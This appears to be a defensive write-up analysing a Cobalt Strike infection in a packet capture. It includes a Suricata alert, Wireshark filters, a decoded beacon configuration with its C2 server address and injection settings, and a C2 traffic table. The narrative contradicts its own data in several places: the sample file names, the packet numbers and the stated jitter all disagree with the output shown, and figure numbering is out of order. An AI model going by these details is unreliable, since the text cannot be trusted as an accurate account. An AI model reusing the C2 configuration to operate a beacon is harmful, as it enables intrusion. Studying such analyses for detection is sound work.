@timestamp	Aug 27, 2023 @ 02:02:32.578
agent.id	005
agent.ip	10.11.11.31
agent.name	cti.responses
data.alert.action	allowed
data.alert.category	Potential Corporate Privacy Violation
data.alert.gid	1
data.alert.metadata.created_at	2014_08_19
data.alert.metadata.former_category	POLICY
data.alert.metadata.updated_at	2017_02_01
data.alert.rev	4
data.alert.severity	1
data.alert.signature	ET POLICY PE EXE or DLL Windows file download HTTP
data.alert.signature_id	2018959
data.app_proto	http
data.community_id	1:xN4QVAgdgjFI3OQZ+48L8yWvS9E=
data.dest_ip	192.168.5.125
data.dest_port	50344
data.event_type	alert
data.files.filename	/uploads/files/rt3ret3.exe
data.files.gaps	false


data.files.size	43,588
data.files.state	UNKNOWN
data.files.stored	false
data.files.tx_id	0
data.flow_id	223805698122911.000000
data.flow.bytes_toclient	48528
data.flow.bytes_toserver	1086
data.flow.pkts_toclient	36
data.flow.pkts_toserver	18
data.flow.start	2021-03-30T05:22:26.566431+0700
data.http.hostname	veso2.xyz
data.http.http_content_type	application/x-msdos-program
data.http.http_method	POST
data.http.length	43588
data.http.protocol	HTTP/1.1
data.http.status	200
data.http.url	/uploads/files/rt3ret3.exe
data.metadata.flowbits	ET.Evil, ET.DshieldIP, exe.no.referer, ET.http.binary
data.pcap_cnt	1632
data.pcap_filename	Pcap Test File.pcap
data.proto	TCP
data.src_ip	176.111.174.53
data.src_port	80
data.srcip	176.111.174.53

data.timestamp	Mar 30, 2021 @ 05:22:27.257
data.tx_id	0
decoder.name	json
GeoLocation.country_name	Russia
GeoLocation.location	{ "coordinates": [37.6068, 55.7386], "type": "Point" }
id	1693076552.65652380
input.type	log
location	/opt/Analysis/pcap/eve.json
manager.name	wazuh-brow
rule.description	Suricata: Alert - ET POLICY PE EXE or DLL Windows file download HTTP
rule.firedtimes	95
rule.groups	ids, suricata
rule.id	86601
rule.level	3
rule.mail	false
timestamp	Aug 27, 2023 @ 02:02:32.578

First step: we open the capture file with Wireshark, and look for downloads of a full beacon by stager shellcode.


Although beacons can come in many forms, we can identify 2 major categories:


A small piece of shellcode (a couple of hundred bytes), aka the stager shellcode, that downloads the full beacon
The full beacon: a PE file that can be reflectively loaded
In this first step, we search for signs of stager shellcode in the capture file: we do this with the following display filter: http.request.uri matches “/….$”.



The path used in the GET request to download the full beacon, consists of 4 characters that satisfy a condition: the byte-value of the sum of the character values (aka checksum 8) is a known constant.

More info on this checksum process can be found here.
The output of the tool shows that this is a valid path to download a 32-bit full beacon (CS x86).
The download of the full beacon is captured too:






Once the full beacon has been saved to disk as rt3ret3.vir, it can be analyzed with tool 1768.py. 1768.py is a tool that can decode/decrypt Cobalt Strike beacons, and extract their configuration. Cobalt Strike beacons have many configuration options: all these options are stored in an encoded and embedded table.

Here is the output of the analysis:

Whenever a public key is extracted with known private key, the tool highlights this:




```
kali@arif: ~/malware-analysis/tools   kali@arif: ~/malware-analysis/tools   root@browtesting:/home/arif/Docu...   root@cti-responses:/opt   arif@browtesting:~/Documents/dat...   arif@browtesting:~/Downloads/mal...
┌──(kali㉿arif)-[~/malware-analysis/tools]
└─$ python3 1768.py ../pcap/YPbR.vir
File: ../pcap/YPbR.vir
xorkey(chain): 0xf5f97eff
length: 0x03fa00c8
Config found: xorkey b'.' 0x00000000 0x000055cf
0x0001 payload type                      0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                              0x0001 0x0002 80
0x0003 sleeptime                         0x0002 0x0004 60000
0x0004 maxgetsize                        0x0002 0x0004 2099361
0x0005 jitter                            0x0001 0x0002 20
0x0006 maxdns                            0x0001 0x0002 235
0x0007 publickey                         0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100c24f8d916570e43ade1305a00d83b4608106d0660288b7
d2681ee85619be47719756777666a2a150b85279dcdb2332f1ab0e4c311a890057619a1a10826f51872b5362808eae05ca2413ab1e897867cbde270e6104bb8104758c8580baecb30274e0d03cb672
100f5d62533ed7c73c28707375d7ad588fae980812bad43528990203010001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                    0x0003 0x0100 '217.12.218.46,/preload'
0x0009 useragent                         0x0003 0x0080 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'
0x000a post-uri                          0x0003 0x0040 '/sa'
0x000b Malleable_C2_Instructions         0x0003 0x0100
  Transform Input: [7:Input,4,1:636,2:1573,8]
   Print
   Remove 636 bytes from end
   Remove 1573 bytes from begin
   NETBIOS lowercase
0x000c http_get_header                   0x0003 0x0100
  Const_parameter manifest=wac
  Const_host_header Host: onedrive.live.com
  Const_header Accept: text/html,application/xml;*/*;
  Const_header Accept-Encoding: gzip, deflate
  Build Metadata: [7:Metadata,13,2:E=P:,1:=:PFzM9cj,6:Cookie]
   BASE64 URL
   Prepend E=P:
   Append =:PFzM9cj
   Header Cookie
0x000d http_post_header                  0x0003 0x0100
  Const_host_header Host: onedrive.live.com
```

Figure 16: extracting beacon configuration

At minimum, this information is further confirmation that the sample came from a rogue Cobalt Strike server (and not a red team server).


Using option verbose, the private key is also displayed.



```
kali@arif: ~/malware-analysis/tools   kali@arif: ~/malware-analysis/tools   root@browtesting:/home/arif/Docu...   root@cti-responses:/opt   arif@browtesting:~/Documents/dat...   arif@browtesting:~/Downloads/mal...
  Const_header Accept: text/html,application/xml;*/*;
  Const_header Accept-Encoding: gzip, deflate
  Build Output: [7:Output,13,2:E=P:,1:=:PFzM9cj,6:Cookie]
   BASE64 URL
   Prepend E=P:
   Append =:PFzM9cj
   Header Cookie
  Build SessionId: [7:SessionId,13,2:https://p.sfx.ms/sa.html?s=,6:Referer]
   BASE64 URL
   Prepend https://p.sfx.ms/sa.html?s=
   Header Referer
0x000e SpawnTo                           0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                       0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                       0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x000f pipename                          0x0003 0x0080 (NULL ...)
0x001f CryptoScheme                      0x0001 0x0002 0
0x0013 DNS_Idle                          0x0002 0x0004 3641498158 217.12.218.46
0x0014 DNS_Sleep                         0x0002 0x0004 0
0x001a get-verb                          0x0003 0x0010 'GET'
0x001b post-verb                         0x0003 0x0010 'GET'
0x001c HttpPostChunk                     0x0002 0x0004 96
0x0025 license-id                        0x0002 0x0004 305419896 Ryuk/TrickBot/Maze/EvilCorp/Pyxie/APT41 - Stats uniques -> ips/hostnames: 194 publickeys: 124
0x0026 bStageCleanup                     0x0001 0x0002 0
0x0027 bCFGCaution                       0x0001 0x0002 0
0x0036 HostHeader                        0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                       0x0001 0x0002 1
0x0023 proxy_type                        0x0001 0x0002 2 IE settings
0x0037 EXIT_FUNK                         0x0001 0x0002 0
0x0028 killdate                          0x0002 0x0004 0
0x0029 textSectionEnd                    0x0002 0x0004 0
0x002b process-inject-start-rwx          0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx            0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002d process-inject-min_alloc          0x0002 0x0004 0
0x002e process-inject-transform-x86      0x0003 0x0100 (NULL ...)
0x002f process-inject-transform-x64      0x0003 0x0100 (NULL ...)
0x0035 process-inject-stub               0x0003 0x0010 '0:åº<\x01nI\x86$PX\x80úÓ\x14'
0x0033 process-inject-execute            0x0003 0x0080 '\x01\x02\x03\x04'
0x0034 process-inject-allocation-method  0x0001 0x0002 0
```

Figure 17: extracting beacon configuration

View this C2 traffic: http and ip.addr == 217.12.218[.]46



No.	Time	Source	Destination	Protocol	Length	Info
4468	2567.447943	192.168.5.125	217.12.218.46	HTTP	228	GET /YPbR HTTP/1.1
4789	2570.620608	217.12.218.46	192.168.5.125	HTTP	433	HTTP/1.1 200 OK (text/html)
4796	2570.774593	192.168.5.125	217.12.218.46	HTTP	514	GET /preload?manifest=wac HTTP/1.1
4801	2570.978427	217.12.218.46	192.168.5.125	HTTP	893	HTTP/1.1 200 OK (text/html)
4810	2629.594913	192.168.5.125	217.12.218.46	HTTP	514	GET /preload?manifest=wac HTTP/1.1
4816	2629.798253	217.12.218.46	192.168.5.125	HTTP	893	HTTP/1.1 200 OK (text/html)
4831	2682.638561	192.168.5.125	217.12.218.46	HTTP	514	GET /preload?manifest=wac HTTP/1.1
4837	2682.848276	217.12.218.46	192.168.5.125	HTTP	893	HTTP/1.1 200 OK (text/html)
4844	2737.225409	192.168.5.125	217.12.218.46	HTTP	514	GET /preload?manifest=wac HTTP/1.1
4850	2737.555619	217.12.218.46	192.168.5.125	HTTP	893	HTTP/1.1 200 OK (text/html)
4859	2787.326826	192.168.5.125	217.12.218.46	HTTP	514	GET /preload?manifest=wac HTTP/1.1
4862	2787.596709	217.12.218.46	192.168.5.125	HTTP	1236	HTTP/1.1 200 OK (text/html)
4869	2791.985605	192.168.5.125	217.12.218.46	HTTP	514	GET /preload?manifest=wac HTTP/1.1
4874	2792.155499	217.12.218.46	192.168.5.125	HTTP	893	HTTP/1.1 200 OK (text/html)
4881	2796.941318	192.168.5.125	217.12.218.46	HTTP	514	GET /preload?manifest=wac HTTP/1.1
4885	2797.123918	217.12.218.46	192.168.5.125	HTTP	989	HTTP/1.1 200 OK (text/html)
4892	2797.306486	192.168.5.125	217.12.218.46	HTTP	553	GET /sa HTTP/1.1
4894	2797.488411	217.12.218.46	192.168.5.125	HTTP	388	HTTP/1.1 200 OK
4901	2797.651296	192.168.5.125	217.12.218.46	HTTP	553	GET /sa HTTP/1.1
4903	2797.820125	217.12.218.46	192.168.5.125	HTTP	388	HTTP/1.1 200 OK
4910	2797.999703	192.168.5.125	217.12.218.46	HTTP	553	GET /sa HTTP/1.1
4912	2798.205106	217.12.218.46	192.168.5.125	HTTP	388	HTTP/1.1 200 OK

Figure 8: full beacon download and HTTP requests with encrypted Cobalt Strike traffic

This displays all HTTP traffic to and from the team server. Remark that we already took a look at the first 2 packets in this view (packets 6034 and 6703): that's the download of the beacon itself, and that communication is not encrypted. Hence, we will filter these packets out with the following display filter:

http and ip.addr == 217.12.218..46 and frame.number > 6703

This gives us a list of GET requests with their reply. Remark that there's a GET request every minute. That too is in the beacon configuration: 60.000 ms of sleep (option 0x0003) with 0% variation (aka jitter, option 0x0005).




Figure 9: HTTP requests with encrypted Cobalt Strike traffic


